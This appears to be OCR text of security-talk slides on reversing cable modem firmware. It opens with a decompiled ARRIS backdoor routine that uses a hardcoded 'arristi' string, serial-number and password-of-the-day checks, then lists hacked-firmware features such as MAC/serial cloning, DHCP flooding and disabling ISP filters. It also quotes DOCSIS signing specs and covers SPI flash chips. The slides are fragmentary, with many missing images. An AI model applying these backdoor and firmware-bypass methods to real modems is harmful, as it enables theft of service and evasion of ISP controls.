  if ( *(_DWORD *)v12 == 1 && !strcmp((const char *)&v11, "arristi") )
  {
    *(_BYTE *)(v12 + 16) = 2;
    NVM_UpdateFile("/proc/net/dbrctl/tftp", 1);
  }
  if ( MAIN_validate_cm_pw(&v11) == 2 )   // Serial Number Backdoor
  {
    *(_BYTE *)(v12 + 16) = 2;
    NVM_UpdateFile("/proc/net/dbrctl/tftp", 1);
  }
  else
  {
    v13 = MAIN_validate_pwod(&v11);       // Password of the Day Backdoor
    if ( v13 == 1 || v13 == 4 )
      *(_BYTE *)(v12 + 16) = 1;
  }
  if ( *(_BYTE *)(v12 + 16) )
  {
    puts("\nSpawning ARRIS Console\n");
    v7 = printf("Firmware Revision: \t%s\n", "7.5.125D");
```

# Cable Modems


- **Backdoors**




# Hacked Firmwares

- Not Certified by CableLabs
- Backdoors (legit modems too)
- Closed source (legit modems too)
- Enable factory mode (legit modems too)
- Change MAC and Serial (legit modems too)
- Certificate Upload
- Force network access (ignore unauthorized messages)
  - Floods DHCP server with packets repeatedly until get an IP address
- Disable & Set ISP filters (ACLs at modem level)
- Specify config filename and TFTP server IP address
- Force config file from ISP, local TFTP or uploaded flash memory
- Disable ISP firmware upgrade
- Get & Set SNMP OID values and Factory mode OID values
- Upload, flash and upgrade firmware
- Dual Boot


# Hacked Cable Modems



# Hacked Cable Modems




# Reversing Cable Modems



# Reversing Cable Modems


- **RAM Start Address**





# Firmware Types

- **Signed and compresed (PKCS#7 & binary)**
- **Compressed binary images**
- **RAM dump images (uncompressed & raw)**

# Firmware Structure



# Firmware Structure



# Firmware Upgrades

# Firmware Upgrade

- **Authenticate originator of any download**
- **Verify if the code has been altered**
  - **Digitally signed (Root CA)**

# Firmware Downgrade




include a valid CVC, the CM will not request or have the ability to remotely upgrade code files. In addition, the CM will not accept CVCs subsequently delivered via SNMP.

To mitigate the possibility of a CM receiving a previous code file via a replay attack, the code files include a signing-time value in the [PKCS#7] structure that can be used to indicate the time the code image was signed. When the CM receives a code file signing-time that is later than the signing-time it last received, it will update its internal memory with this value. The CM will not accept code files with an earlier signing-time than this internally stored value. To upgrade a CM with a new code file without denying access to past code files, the signer may choose not to update the signing-time. In this manner, multiple code files with the same code signing-time allow an operator to freely downgrade a CM's code image to a past version (that is, until the CVC is updated). This has a number of advantages for the operator, but these advantages should be weighed against the possibilities of a code file replay attack.

Without a reliable mechanism to revert back to a known good version of code, any code-update scheme, including the one in this specification, has the weakness that a single, successful forced update of an invalid code image may render the CM useless, or may cause the CM to behave in a manner harmful to the network. Such a CM may not be repairable via a remote code update, since the invalid code image may not support the update scheme.

# Firmware Upgrade



# Phisical Protection




## 12 PHYSICAL PROTECTION OF KEYS IN THE CM

CMs MUST store and maintain the CM Device Certificate RSA private/public key pairs. The CM MUST store the CM Device Certificate private keys in a manner that deters unauthorized disclosure and modification. Also, CMs SHOULD prevent debugger tools from reading the CM Device Certificate private key in production devices by restricting or blocking physical access to memory containing this key.

# Phisical Protection


- **0DAY?**



# Phisical Protection


# SPI

- **Serial Peripheral Interface Bus**
  - **SCLK : Serial Clock (output from master).**
  - **MOSI : Master Output, Slave Input (output from master).**
  - **MISO : Master Input, Slave Output (output from slave).**
  - **SS : Slave Select (active low, output from master).**



# SPI

- **Identify the Model**




# SPI: Datasheet

MACRONIX
INTERNATIONAL CO., LTD.


**MX25L12845E**

## PIN CONFIGURATION

### 16-PIN SOP (300mil)



